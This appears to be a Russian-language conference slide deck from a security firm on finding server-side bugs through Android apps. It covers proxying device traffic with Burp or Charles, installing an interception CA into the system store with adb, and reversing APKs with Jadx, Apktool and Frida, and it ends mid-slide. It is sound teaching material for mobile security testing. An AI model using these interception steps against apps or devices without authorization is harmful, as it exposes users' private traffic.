



POSITIVE
TECHNOLOGIES

КАК НАХОДИТЬ СЕРВЕРНЫЕ БАГИ В ПРИЛОЖЕНИЯХ ANDROID

Alexey Pisarenko

Группа исследований безопасности мобильных приложений

ptsecurity.com



Alexey Pisarenko

@mail.ru
group

Yandex

Google

QIWI



slack

hackerone

одноклассники



Avito



Quantopian

СБЕР



ВКонтакте



КАК НАХОДИТЬ СЕРВЕРНЫЕ БАГИ В ПРИЛОЖЕНИЯХ ANDROID



Обзор

В презентации/докладе будут рассмотрены программы (ПО) и методы обнаружения серверных багов в мобильных приложениях под управлением операционной системы ANDROID, а так же разберем несколько кейсов с багами.

Цели

1. Настройка окружения (программ) для поиска серверных багов под android
2. Способы обойти ssl-пиннинг.
3. Нахождение серверных багов через приложение клиента.
4. Рассказать в презентации/докладе о реальных кейсах.
5. Ответить на вопросы зрителей.

Список программ и настройка



1. Android Studio (SDK Platform Tools)

(bit.ly/3A360xX)



2. Java Development Kit

(bit.ly/3hnLPn7)



Настройка ADB

PT
3.

Для работы с командой adb в консоли, необходимо добавить папку Platform Tools в системную переменную «**PATH**»

The image displays three screenshots from a Windows operating system, illustrating the steps to configure the PATH environment variable for ADB.

Свойства системы (System Properties): The first screenshot shows the 'Свойства системы' (System Properties) window. The 'Дополнительно' (Advanced) tab is selected. The 'Переменные среды...' (Environment Variables...) button is highlighted with a red circle.

Переменные среды (Environment Variables): The second screenshot shows the 'Переменные среды' (Environment Variables) window. The 'Системные переменные' (System variables) section is visible. The 'Path' variable is selected, and the 'Создать...' (Create...) button is highlighted with a red box.

Изменить переменную среды (Edit Environment Variable): The third screenshot shows the 'Изменить переменную среды' (Edit Environment Variable) window. The 'Path' variable is being edited. The path 'C:\Program Files\Java\jdk-12.0.2\bin' is highlighted with a red box. The 'Создать' (Create) button is highlighted with a red circle.

Устройство на OS Android



3. Эмулятор (AVD) / Real Device (с правами root)

xda-developers.com (en) или 4pda.ru (ru)

* рекомендуемая мной версия android от 7 до 10

Список программ и настройка



4. Burp Suite
(bit.ly/3k0kU25)



5. Charles
(bit.ly/3z4k74L)




* или любой другой инструмент для просмотра трафика

Настройка PROXY

PT
6.

cmd => **ipconfig**



Адаптер беспроводной локальной сети Беспроводная сеть:

```
DNS-суффикс подключения . . . . . :  
Локальный IPv6-адрес канала . . . : fe80::f9ce:7a3f:31c1  
IPv4-адрес . . . . . : 192.168.31.232  
Маска подсети . . . . . : 255.255.255.0  
Основной шлюз . . . . . : 192.168.31.1
```



Адаптер Ethernet Ethernet:

```
DNS-суффикс подключения . . . . . :  
Локальный IPv6-адрес канала . . . : fe80::1415:742e:bcab  
IPv4-адрес . . . . . : 192.168.31.208  
Маска подсети . . . . . : 255.255.255.0  
Основной шлюз . . . . . : 192.168.31.1
```

Для USB: **adb reverse tcp:8080 tcp:8080**



Настройка Proxy на девайсе. PT 7.

adb shell settings put global http_proxy <address>:<port>



Настройка перехвата трафика

PT
8.



Скачивание сертификатов




Charles <http://chls.pro/ssl>

Burp <http://burp:<port>>

Для системных сертификатов расширение [<random_id>.0](#)


charles



Charles SSL CA Certificate installation

Your browser should download and offer to install the Charles SSL CA Certificate in just a moment.

burp suite



Burp Suite Professional CA Certificate

Welcome to Burp Suite Professional.

7:37 AM



Download Manager

downloadfile.crt
Download complete.

Download Manager

cacert.der
Download complete.


Установка сертификатов.

PT
10.

```
adb push <path_to_certificate> /system/etc/security/cacerts
```

```
adb shell chmod 664 /system/etc/security/cacerts/<name_pushed_cert>
```

Settings=>Security=>Install from SD card (формат **.crt**) ver. 6.0/7.0



Мои поздравления!



МЫ ПЕРЕХВАТЫВАЕМ ТРАФИК С ANDROID ПРИЛОЖЕНИЙ


* Есть некоторый % приложений которые нужно реверсить/внедрятся.

ptsecurity.com

Нахождение серверных багов через приложение клиента



- Способы обойти ssl-пиннинг.
- Нахождение серверных багов через приложение клиента.



Список программ для реверса



1. Jadx (releases)

(bit.ly/3A5UgdM)



2. Apktool

(bit.ly/2YN45jf)



+ FRIDA

(frida.re/docs/android)


Реверсим в JADX

PT
13.

Нам понадобится арк файл, который будем декомпилировать.

Устанавливаем приложение из Google Play.
Находим путь к арк и выгружаем.

adb shell pm path com.apk.android



```
cmd.exe (Admin)
C:\Users\██████\Desktop
> adb shell pm path com.termux
adb server is out of date. killing...
* daemon started successfully *
package:/data/app/~~tHLZ9IWGYy0sBSJvtNiZlQ==/com.termux-FtMlGrUeUy1bDD0cqVScMQ==/base.apk
package:/data/app/~~tHLZ9IWGYy0sBSJvtNiZlQ==/com.termux-FtMlGrUeUy1bDD0cqVScMQ==/split_config.arm64_v8a.apk
package:/data/app/~~tHLZ9IWGYy0sBSJvtNiZlQ==/com.termux-FtMlGrUeUy1bDD0cqVScMQ==/split_config.ru.apk
package:/data/app/~~tHLZ9IWGYy0sBSJvtNiZlQ==/com.termux-FtMlGrUeUy1bDD0cqVScMQ==/split_config.xxhdpi.apk
```

Реверсим в JADX



Используйте статический анализ.
Начните с **AndroidManifest.xml**.

В нем обратите внимание на **Activity**, **Receiver**, **Provider** особенно, если стоит **exported="true"**, а также **Application**

android: allowBackup = "true" - позволяет выполнять резервное копирование и восстановление приложения через adb.

android: debuggable = "true" — режим отладки, позволяет запускать команды от имени приложения любым другим приложением или через оболочку ADB.

(xakep.ru/2018/07/23/evil-debug/)

Реверсим в JADX

PT
15.



```
private BaseUrlsHelper() {}

19 public final String getBackendBaseUrl(String str, String str2) {
20     Intrinsic.checkNotNullParameter(str, "country");
20     Intrinsic.checkNotNullParameter(str2, "environment");
20     if (Intrinsic.areEqual(str, CountryEnum.RUSSIA.getTitle()) {
21         return getRussiaBaseUrl(str2);
22     }
23     if (Intrinsic.areEqual(str, CountryEnum.ESTONIA.getTitle()) {
24         return getEstoniaBaseUrl(str2);
25     }
27     AnyKt.logE(this, "BaseUrlsHelper", "Unknown country " + str + ", fallback to Russia base url", null);
32     return getRussiaBaseUrl(str2);
33 }

38 private final String getRussiaBaseUrl(String str) {
39     if (Intrinsic.areEqual(str, EnvironmentEnum.RC.getTitle()) {
39         return "https://mobile-testing.dynamic.████.digital";
40     }
